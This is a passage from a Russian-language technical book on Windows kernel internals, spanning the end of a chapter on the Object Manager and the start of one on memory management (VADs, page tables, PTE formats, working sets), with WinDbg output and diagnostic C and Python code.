19 fffff9100321a0380 Directory Sessions
21 fffff910032183070 Directory ??
23 fffff910032167070 Directory GLOBAL??
...
```

7.15.2. Просмотр заголовка объекта

```
kd> !object fffff9100`32ab0080
Object: fffff910032ab0080 Type: (fffff910031400f20) Event
ObjectHeader: fffff910032ab0050 (new version)
HandleCount: 1 PointerCount: 2
Directory Object: fffff910032180390 Name: MyEvent

kd> dt nt!_OBJECT_HEADER fffff910032ab0050
+0x000 PointerCount : 0n2
+0x008 HandleCount  : 0n1
+0x010 Lock         : _EX_PUSH_LOCK
+0x018 TypeIndex    : 0xa7
+0x019 TraceFlags   : 0x0
+0x01a InfoMask     : 0x03
+0x01b Flags        : 0x0
+0x020 ObjectCreateInfo : 0xfffff9100`32c10a40
+0x028 SecurityDescriptor : 0xfffffe580`18a3a0d6
+0x030 Body         : _QUAD
```

7.15.3. Просмотр типов объектов

```
kd> !objtypes
...
Type Name                      TotalObjects    TotalHandles    HighWaterObjects
-----
Process                        142             814             168
Thread                        1827           5042            2104
Event                         98452          52184           112305
Mutant                        4231            4189            5102
File                          42850          41632           48021
Key                           25430          24891           28102
Section                       8420           5314            9854
...
```

7.15.4. Просмотр таблицы дескрипторов процесса

```
kd> !handle 0 7 ffff9100`32ab0080

PROCESS ffff910032ab0080
...
Handle table at fffff58018a43000 with 432 entries in use

0004: Object: ffff910032c10a40 GrantedAccess: 001f0003 Entry: fffff58018a43010
Object: ffff910032c10a40 Type: (ffff910031400f20) Event
ObjectHeader: ffff910032c10a10 (new version)
HandleCount: 1 PointerCount: 3

0008: Object: ffff910032d20080 GrantedAccess: 00100003 Entry: fffff58018a43020
Object: ffff910032d20080 Type: (ffff910031401d20) File
...
```

7.16. Определение типа объекта из user-mode

Для определения типа объекта по `ObjectTypeIndex` из `SYSTEM_HANDLE_TABLE_ENTRY_INFO_EX` можно построить mapping, используя `NtQueryObject(ObjectTypeInformation)` для каждого уникального индекса или перечислив `\ObjectTypes`:

```
// Метод 1: Построение таблицы через объекты типов
void BuildTypeIndexMap(WCHAR typeNames[256][64]) {
    UNICODE_STRING dirName;
    RtlInitUnicodeString(&dirName, L"\\ObjectTypes");

    OBJECT_ATTRIBUTES oa;
    InitializeObjectAttributes(&oa, &dirName, OBJ_CASE_INSENSITIVE, NULL, NULL);

    HANDLE hDir;
    NtOpenDirectoryObject(&hDir, DIRECTORY_QUERY, &oa);

    BYTE buffer[4096];
    ULONG ctx = 0;
    BOOLEAN restart = TRUE;

    while (NT_SUCCESS(NtQueryDirectoryObject(hDir, buffer, sizeof(buffer),
                                             FALSE, restart, &ctx, NULL))) {
        POBJECT_DIRECTORY_INFORMATION info = (POBJECT_DIRECTORY_INFORMATION)buffer;
        while (info->Name.Length) {
            // Для каждого типа можно получить индекс через
            // NtQueryObject(ObjectTypeInformation) после открытия объекта типа
            info++;
        }
        restart = FALSE;
    }

    NtClose(hDir);
}
```

7.17. Утечки дескрипторов и их детектирование

Утечка дескрипторов (handle leak) — распространённая проблема, когда код открывает дескрипторы, но забывает их закрывать. Это приводит к исчерпанию ресурсов.

7.17.1. Признаки утечки

- Количество дескрипторов процесса монотонно растёт со временем
- Система становится нестабильной (исчерпание NonPaged Pool)
- В Task Manager колонка «Handles» показывает аномально высокие значения

7.17.2. Детектирование через системные вызовы

Периодический вызов `NtQuerySystemInformation(SystemExtendedHandleInformation)` и анализ количества дескрипторов по процессам позволяет обнаружить утечки:

```
// Подсчёт handles по PID
void DetectHandleLeaks() {
    static ULONG previousCounts[65536] = {0};

    PSYSTEM_HANDLE_INFORMATION_EX info = GetSystemHandles();
    ULONG currentCounts[65536] = {0};

    for (ULONG_PTR i = 0; i < info->NumberOfHandles; i++) {
        ULONG pid = (ULONG)info->Handles[i].UniqueProcessId;
        if (pid < 65536) currentCounts[pid]++;
    }

    for (ULONG pid = 4; pid < 65536; pid++) {
        if (currentCounts[pid] > previousCounts[pid] + 100) {
            printf("PID %d: handle count increased by %d (now %d)\n",
                pid,
                currentCounts[pid] - previousCounts[pid],
                currentCounts[pid]);
        }
    }

    memcpy(previousCounts, currentCounts, sizeof(currentCounts));
    free(info);
}
```

7.18. Object Callbacks и антивирусная защита

7.18.1. Как антивирусы защищают свои процессы

Современные антивирусные продукты используют ObRegisterCallbacks для защиты своих процессов от:

- Завершения (`PROCESS_TERMINATE`)
- Чтения памяти (`PROCESS_VM_READ`)
- Записи в память (`PROCESS_VM_WRITE`, `PROCESS_VM_OPERATION`)
- Создания потоков (`PROCESS_CREATE_THREAD`)
- Дублирования дескрипторов (`PROCESS_DUP_HANDLE`)

7.18.2. Protected Process Light (PPL)

Начиная с Windows 8.1, Microsoft ввела механизм Protected Process Light, который интегрирован с Object Manager на более глубоком уровне. PPL-процессы помечены в EPROCESS (поле `Protection`), и Object Manager автоматически ограничивает доступ к ним — даже от процессов с правами SYSTEM. Уровни защиты (от высшего к низшему):

```
PspProtectedSignerWinSystem    -- System-level (максимальная защита)
PspProtectedSignerWinTcb      -- Windows TCB
PspProtectedSignerWindows     -- Windows
PspProtectedSignerLsa         -- LSA (lsass.exe с RunAsPPL)
PspProtectedSignerAntimalware -- Антивирус (ELAM)
PspProtectedSignerCodeGen     -- Code generation
PspProtectedSignerAuthenticode -- Authenticode
```

Object Manager проверяет уровень защиты при каждом открытии дескриптора: процесс с меньшим уровнем защиты не может получить привилегированный доступ к процессу с большим уровнем.

7.19. Работа с Object Manager из Python (ctypes)

Для быстрого прототипирования и исследований удобно использовать Python:

```
import ctypes
from ctypes import wintypes

ntdll = ctypes.WinDLL('ntdll')

class UNICODE_STRING(ctypes.Structure):
    _fields_ = [
        ('Length', wintypes.USHORT),
        ('MaximumLength', wintypes.USHORT),
        ('Buffer', ctypes.c_wchar_p),
    ]

class OBJECT_ATTRIBUTES(ctypes.Structure):
    _fields_ = [
        ('Length', wintypes.ULONG),
        ('RootDirectory', wintypes.HANDLE),
        ('ObjectName', ctypes.POINTER(UNICODE_STRING)),
        ('Attributes', wintypes.ULONG),
        ('SecurityDescriptor', ctypes.c_void_p),
        ('SecurityQualityOfService', ctypes.c_void_p),
    ]

OBJ_CASE_INSENSITIVE = 0x00000040
DIRECTORY_QUERY = 0x0001

def open_directory(path):
    name = UNICODE_STRING()
    name.Buffer = path
    name.Length = len(path) * 2
    name.MaximumLength = name.Length + 2

    oa = OBJECT_ATTRIBUTES()
    oa.Length = ctypes.sizeof(OBJECT_ATTRIBUTES)
    oa.RootDirectory = None
    oa.ObjectName = ctypes.pointer(name)
    oa.Attributes = OBJ_CASE_INSENSITIVE
    oa.SecurityDescriptor = None
    oa.SecurityQualityOfService = None

    handle = wintypes.HANDLE()
    status = ntdll.NtOpenDirectoryObject(
        ctypes.byref(handle),
        DIRECTORY_QUERY,
        ctypes.byref(oa)
    )

    if status != 0:
        raise OSError(f"NtOpenDirectoryObject failed: 0x{status & 0xFFFFFFFF:08X}")

    return handle

# Использование
try:
    h = open_directory("\\BaseNamedObjects")
    print(f"Handle: {h.value:#x}")
    ntdll.NtClose(h)
except OSError as e:
    print(e)
```

7.20. Итоги главы

Object Manager — это фундамент NT-ядра, обеспечивающий:

1. **Унификацию:** все ресурсы представлены как объекты с единым заголовком, счётчиками ссылок и моделью безопасности.

2. **Пространство имён:** иерархическая структура каталогов позволяет организовать и находить объекты по именам, реализуя механизм разрешения имён (name resolution) с поддержкой символических ссылок и Parse-процедур.
3. **Изоляцию:** per-session пространства имён, private namespaces и boundary descriptors обеспечивают изоляцию между пользователями и приложениями.
4. **Безопасность:** дескрипторы безопасности, проверки доступа, ObRegisterCallbacks и Protected Process Light создают многоуровневую систему защиты.
5. **Управление жизненным циклом:** двухуровневая система счётчиков (pointer count + handle count) гарантирует корректное освобождение ресурсов.

Понимание Object Manager критически важно для: - Разработки драйверов и системного ПО - Анализа вредоносного ПО (handle manipulation, object type confusion) - Разработки инструментов безопасности (мониторинг handles, защита процессов) - Форензики (анализ открытых дескрипторов, поиск скрытых объектов) - Эксплуатации и защиты от уязвимостей ядра

В следующей главе мы перейдём к системе управления памятью — ещё одному фундаментальному компоненту, тесно интегрированному с Object Manager через объекты типа Section.

Глава 8. Управление памятью: VAD, Working Sets, PFN Database

Подсистема управления памятью (Memory Manager, Mm) — один из самых сложных и критически важных компонентов ядра Windows. Она отвечает за трансляцию виртуальных адресов в физические, управление физическими страницами, поддержку файлов, отображённых в память, сжатие памяти, а также за политики распределения и вытеснения. В этой главе мы детально разберём архитектуру виртуальной памяти x64, структуру VAD-деревьев, механизм Working Sets, базу данных PFN и практические приёмы работы с памятью через недокументированные API.


8.1. Архитектура виртуальной памяти на x64

8.1.1. Адресное пространство

Архитектура AMD64/Intel 64 определяет 64-битные виртуальные адреса, однако текущие реализации процессоров поддерживают не все 64 бита. Используется механизм канонических адресов.

48-битная адресация (стандартная, 4-level paging): - Общий объём адресуемого виртуального пространства: 256 TB (2^{48}) - User-mode: от 0x0000000000000000 до 0x00007FFFFFFFFFFFFF (128 TB) - Kernel-mode: от 0xFFFFF80000000000 до 0xFFFFFFFFFFFFFFFF (128 TB) - Неканоническая дыра: между 0x0000800000000000 и 0xFFFF7FFFFFFFFFFFFF

57-битная адресация (LA57, 5-level paging): - Общий объём: 128 PB (2^{57}) - User-mode: от 0x0000000000000000 до 0x00FFFFFFFFFFFFFFFF (64 PB) - Kernel-mode: от 0xFF00000000000000 до 0xFFFFFFFFFFFFFFFF (64 PB) - Поддерживается начиная с Ice Lake (Intel) и Zen 4 (AMD) - Windows 11 24H2+ начинает поддержку LA57



8.1.2. Распределение kernel-space (примерное, Windows 10/11 x64)

0xFFFF8000`00000000	+-----+ System PTE area	Системные PTE (для I/O, MDL)
0xFFFFA800`00000000	+-----+ PFN Database	Массив MMPFN
0xFFFFB000`00000000	+-----+ NonPaged Pool	Невытесняемый пул
0xFFFFB800`00000000	+-----+ Paged Pool	Вытесняемый пул
0xFFFFC000`00000000	+-----+ System Cache	Системный кэш файлов
0xFFFFC800`00000000	+-----+ Session Space	Per-session данные
0xFFFFD000`00000000	+-----+ Dynamic Kernel VA Space	Динамические выделения
0xFFFFE000`00000000	+-----+ Page Table Self-Map	Авторефлексия таблиц страниц
0xFFFFF680`00000000	+-----+ Hyperspace	Per-process mapping
0xFFFFF700`00000000	+-----+ Shared System Page	KUSER_SHARED_DATA
0xFFFFF780`00000000	+-----+ System images (ntoskrnl, hal, drivers)	Загруженные модули ядра
0xFFFFF800`00000000	+-----+ HAL / Kernel stacks	
0xFFFFFFFF`FFFFFFFF	+-----+	

Начиная с Windows 10 1607, ядро использует Address Space Layout Randomization (KASLR), поэтому точные адреса меняются при каждой загрузке.

8.2. Иерархия таблиц страниц


8.2.1. 4-уровневая трансляция (48-bit, PML4)

Виртуальный адрес на x64 с 4-level paging разбивается на 5 компонентов:

Виртуальный адрес (48-bit canonical):


63	48 47	39 38	30 29	21 20	12 11	0
+-----+-----+-----+-----+-----+						
Sign	PML4	PDPT	PD	PT	Offset	
Extend	Index	Index	Index	Index	(12 bit)	
(16 bit)	(9 bit)	(9 bit)	(9 bit)	(9 bit)		
+-----+-----+-----+-----+-----+						
					--- Смещение внутри страницы 4 KB	
				+---- Индекс в Page Table (PT)		
			+----- Индекс в Page Directory (PD)			
		+----- Индекс в Page Dir Pointer Table (PDPT)				
	+----- Индекс в Page Map Level 4 (PML4)					
+----- Знаковое расширение (все 0 или все 1)						

8.2.2. Процесс трансляции (Page Table Walk)



8.2.3. 5-уровневая трансляция (57-bit, PML5 / LA57)


С поддержкой LA57 добавляется ещё один уровень — PML5:



Это позволяет адресовать до 128 РВ виртуальной памяти и 4 РВ физической.

8.2.4. Формат Page Table Entry (PTE)

Каждая запись в таблице страниц (PTE) имеет размер 8 байт (64 бита) на x64:



Ключевые биты:

Бит	Имя	Описание
0	Present (P)	1 = страница в физической памяти
1	Read/Write (R/W)	0 = read-only, 1 = read/write
2	User/Supervisor (U/S)	0 = только kernel, 1 = доступна из user-mode
5	Accessed (A)	Установлен процессором при чтении
6	Dirty (D)	Установлен процессором при записи
7	Page Size (PS)	В PD: 1 = 2MB page; В PDPT: 1 = 1GB page
63	No Execute (NX)	1 = запрет выполнения кода

Когда P=0 (страница отсутствует): биты интерпретируются иначе — они содержат информацию для Memory Manager о том, где находится страница (в page file, в transition, demand-zero, и т.д.).

8.2.5. Software PTE (P=0)

Когда бит Present равен нулю, PTE интерпретируется Memory Manager как software PTE:

```
Transition PTE (страница в физической памяти, но убрана из working set):
 63 62      52 51      12 11  10 9   5 4   1 0
+---+-----+-----+-----+-----+-----+
|   |Protection|   PFN   |   T=1 |   |Prot|0|
+---+-----+-----+-----+-----+-----+
                                     +-- P=0

PageFile PTE (страница в файле подкачки):
 63 62      52 51   32 31      12 11  10 9   5 4   1 0
+---+-----+-----+-----+-----+-----+
|   |Protection|PageFile| Offset   |   T=0 |   |Prot|0|
|   |           | Index  | in PF   |       |   |   |
+---+-----+-----+-----+-----+-----+

Demand-Zero PTE:
 63 62      52 51      12 11  10 9   5 4   1 0
+---+-----+-----+-----+-----+-----+
|   |Protection|   0 (all zeros) |   T=0 |   |Prot|0|
+---+-----+-----+-----+-----+-----+

VAD PTE (информация в VAD, PTE все нули):
 63
+-----+
|           0 (all zeros)           |
+-----+
```

8.3. Размеры страниц

x64 поддерживает три размера страниц:

Размер	Название	Уровень PTE	Записей для покрытия
4 KB	Small page	PT (Level 1)	1 PTE
2 MB	Large page	PD (Level 2, PS=1)	Заменяет 512 PTE
1 GB	Huge page	PDPT (Level 3, PS=1)	Заменяет 512 PDE

Large pages (2 MB): - Уменьшают нагрузку на TLB (один TLB entry вместо 512) - Используются ядром для собственного кода и данных - Доступны из user-mode через MEM_LARGE_PAGES в VirtualAlloc - Требуют привилегии SeLockMemoryPrivilege - Память не может быть вытеснена (non-pageable)


Huge pages (1 GB): - Поддерживаются начиная с Windows 10 1607 - Используются для очень больших allocation (базы данных, виртуализация) - Требуют непрерывного блока физической памяти в 1 GB

8.4. Virtual Address Descriptors (VAD)

8.4.1. Обзор

Virtual Address Descriptors (VAD) — это основная структура данных Memory Manager для отслеживания виртуальных адресных регионов процесса. Каждый вызов `NtAllocateVirtualMemory`, `NtMapViewOfSection`, загрузка DLL или создание стека потока создаёт VAD-запись.

VAD организованы в сбалансированное бинарное дерево (AVL tree), корень которого хранится в поле `EPROCESS.VadRoot`. Это обеспечивает $O(\log n)$ поиск по адресу.



Дерево VAD (AVL tree) -- сбалансированное по высоте.
Ключ: StartingVpn (начальный Virtual Page Number).

8.4.2. MMVAD_SHORT (короткий VAD)

`MMVAD_SHORT` используется для простых регионов памяти (private committed memory). Это базовая структура, от которой наследуется полный MMVAD:

```

typedef struct _MMVAD_SHORT {
    union {
        struct {
            MMVAD_SHORT *NextVad;           // +0x00
        };
        RTL_BALANCED_NODE VadNode;          // +0x00 -- узел AVL-дерева
                                              // Left, Right, ParentValue
                                              // ParentValue содержит указатель
                                              // и 2 бита баланса AVL
    };
    ULONG StartingVpn;                      // +0x18 -- начальный VPN (нижние 32 бита)
    ULONG EndingVpn;                        // +0x1C -- конечный VPN (нижние 32 бита)
    UCHAR StartingVpnHigh;                  // +0x20 -- верхние 8 бит StartingVpn
    UCHAR EndingVpnHigh;                    // +0x21 -- верхние 8 бит EndingVpn
    UCHAR CommitChargeHigh;                 // +0x22
    UCHAR SpareNT64VadUChar;                // +0x23
    LONG ReferenceCount;                     // +0x24
    EX_PUSH_LOCK PushLock;                  // +0x28
    union {
        ULONG LongFlags;
        MMVAD_FLAGS VadFlags;              // +0x30
    } u;
    union {
        ULONG LongFlags1;
        MMVAD_FLAGS1 VadFlags1;            // +0x34
    } u1;
    PVOID EventList;                        // +0x38
} MMVAD_SHORT, *PMMVAD_SHORT;             // sizeof = 0x40 (approx)

```

Полный виртуальный адрес региона:

```

StartingVa = ((ULONG64)StartingVpnHigh << 32 | StartingVpn) << PAGE_SHIFT;
EndingVa   = (((ULONG64)EndingVpnHigh << 32 | EndingVpn) << PAGE_SHIFT) | 0xFFF;

```

8.4.3. MMVAD_FLAGS

```

typedef struct _MMVAD_FLAGS {
    ULONG VadType : 3;                      // Тип VAD (см. ниже)
    ULONG Protection : 5;                   // Защита памяти (MM_PROTECTION_MASK)
    ULONG PreferredNode : 6;                // NUMA node preference
    ULONG NoChange : 1;                     // Защита VAD от изменения
    ULONG PrivateMemory : 1;                // 1 = private, 0 = mapped/image
    ULONG PrivateFixup : 1;
    ULONG ManySubsections : 1;
    ULONG Enclave : 1;
    ULONG DeleteInProgress : 1;
    ULONG PageSize64K : 1;
    ULONG Spare : 11;
} MMVAD_FLAGS;

```

VadType значения:

```

0 = VadNone           -- обычный private committed
1 = VadDevicePhysicalMemory -- маппинг физической памяти
2 = VadImageMap        -- mapped image (DLL, EXE)
3 = VadAwe             -- Address Windowing Extensions
4 = VadWriteWatch      -- отслеживание записи (MEM_WRITE_WATCH)
5 = VadLargePages      -- Large page allocation
6 = VadRotatePhysical  -- Rotate physical memory
7 = VadLargePageSection -- Large page section

```

Protection значения (MM_PROTECTION_MASK):

```

0x00 = MM_ZERO_ACCESS           -- PAGE_NOACCESS
0x01 = MM_READONLY             -- PAGE_READONLY
0x02 = MM_EXECUTE              -- PAGE_EXECUTE
0x03 = MM_EXECUTE_READ        -- PAGE_EXECUTE_READ
0x04 = MM_READWRITE            -- PAGE_READWRITE
0x05 = MM_WRITECOPY            -- PAGE_WRITECOPY
0x06 = MM_EXECUTE_READWRITE    -- PAGE_EXECUTE_READWRITE
0x07 = MM_EXECUTE_WRITECOPY    -- PAGE_EXECUTE_WRITECOPY
// + 0x08 для PAGE_GUARD
// + 0x10 для PAGE_NOCACHE
// + 0x18 для PAGE_WRITECOMBINE

```

8.4.4. MMVAD (полный VAD)

MMVAD расширяет **MMVAD_SHORT** дополнительными полями для mapped-секций:

```

typedef struct _MMVAD {
    MMVAD_SHORT Core;                // +0x00 -- базовая часть (MMVAD_SHORT)
    union {
        ULONG LongFlags2;
        MMVAD_FLAGS2 VadFlags2;    // +0x40
    } u2;
    PSUBSECTION Subsection;          // +0x48 -- подсекция (для mapped files)
    PMMPTTE FirstPrototypePte;       // +0x50 -- первый прототипный PTE
    PMMPTTE LastContiguousPte;      // +0x58 -- последний непрерывный PTE
    LIST_ENTRY ViewLinks;            // +0x60 -- связь с другими view секции
    PEPROCESS VadsProcess;           // +0x70 -- процесс-владелец
    union {
        MI_VAD_SEQUENTIAL_INFO SequentialVa;
        PMMEXTEND_INFO ExtendedInfo; // +0x78
    } u4;
    PFILE_OBJECT FileObject;         // +0x80 -- файловый объект (для image maps)
} MMVAD, *PMMVAD;                  // sizeof = 0x88 (approx)

```

MMVAD_FLAGS2:

```

typedef struct _MMVAD_FLAGS2 {
    ULONG FileOffset : 24;           // Смещение в файле (в единицах 64 KB)
    ULONG Large : 1;                 // Large page
    ULONG TrimBehind : 1;
    ULONG Inherit : 1;               // Наследуется дочерним процессом
    ULONG NoValidationNeeded : 1;
    ULONG PrivateDemandZero : 1;
    ULONG Spare : 3;
} MMVAD_FLAGS2;

```

8.4.5. Prototype PTE

Для mapped-секций (shared memory, mapped files, image mappings) используются прототипные PTE (Prototype PTE). Это дополнительный уровень индирекции:

```

Обычный private page:
    Process PTE → Physical Page

Mapped/shared page:
    Process PTE → Prototype PTE → Physical Page
                        ^
    Другой процесс PTE --+

Prototype PTE позволяет нескольким процессам разделять одну
физическую страницу, при этом каждый процесс имеет свой PTE,
указывающий на общий Prototype PTE.

```

Когда process PTE указывает на prototype PTE (а не напрямую на физическую страницу), он имеет специальный формат:

Process PTE для Prototype PTE:

63	11	10	8	7	1	0
+-----+-----+-----+-----+						
Prototype PTE Address / Index				Prot	ProtoAddr	0
					Type	
+-----+-----+-----+-----+						
+-- P=0						

8.4.6. VAD для различных типов памяти

Тип выделения	VAD Type	PrivateMemory	Subsection

VirtualAlloc (MEM_COMMIT)	VadNone	1	NULL
VirtualAlloc (MEM_RESERVE)	VadNone	1	NULL
MapViewOfFile	VadNone	0	→ SUBSECTION
LoadLibrary (image)	VadImageMap	0	→ SUBSECTION
CreateFileMapping	VadNone	0	→ SUBSECTION
AWE (AllocateUserPhys.)	VadAwe	1	NULL
VirtualAlloc (LARGE_PAGES)	VadLargeP.	1	NULL
WriteWatch region	VadWriteW.	1	NULL
Physical memory mapping	VadDevice..	1	NULL

8.5. Working Set Manager

8.5.1. Концепция Working Set

Working Set процесса — это набор виртуальных страниц, которые в данный момент находятся в физической памяти (т.е. их PTE имеет бит Present = 1). Это подмножество всего виртуального адресного пространства процесса.

Memory Manager поддерживает для каждого процесса:

- **MinimumWorkingSetSize** — минимальное количество страниц, гарантированных процессу
- **MaximumWorkingSetSize** — максимальное количество страниц до начала trimming
- **WorkingSetSize** — текущее количество страниц в working set
- **PeakWorkingSetSize** — пиковое значение за время жизни процесса

Эти значения хранятся в `EPROCESS.Vm` (структура `MMSUPPORT_FULL` или `MMSUPPORT`).

8.5.2. Working Set List (MMWSL)

Working Set List — это структура данных, содержащая информацию о каждой странице в working set процесса:

```
typedef struct _MMWSL_INSTANCE {
    PMMPTE NextPteToTrim;           // +0x00
    PVOID NextPteToAge;             // +0x08
    PVOID NextPteToAccessClear;     // +0x10
    ULONG LastAccessClearingRemainder; // +0x18
    ULONG LastAgingRemainder;       // +0x1C
    ULONG_PTR LockedEntries;        // +0x20
} MMWSL_INSTANCE;

// Каждая запись working set:
typedef struct _MMWSLE {
    union {
        PVOID VirtualAddress; // Виртуальный адрес страницы
        ULONG_PTR Long;
        MMWSLE_FREE_ENTRY Free; // Если запись свободна
    } u1;
} MMWSLE, *PMMWSLE;
```

8.5.3. Working Set Trimming

Когда системе не хватает физической памяти, Memory Manager начинает процесс вытеснения страниц (working set trimming). Этим занимается Balance Set Manager — системный поток, работающий с приоритетом 16 (real-time).

Алгоритм trimming:

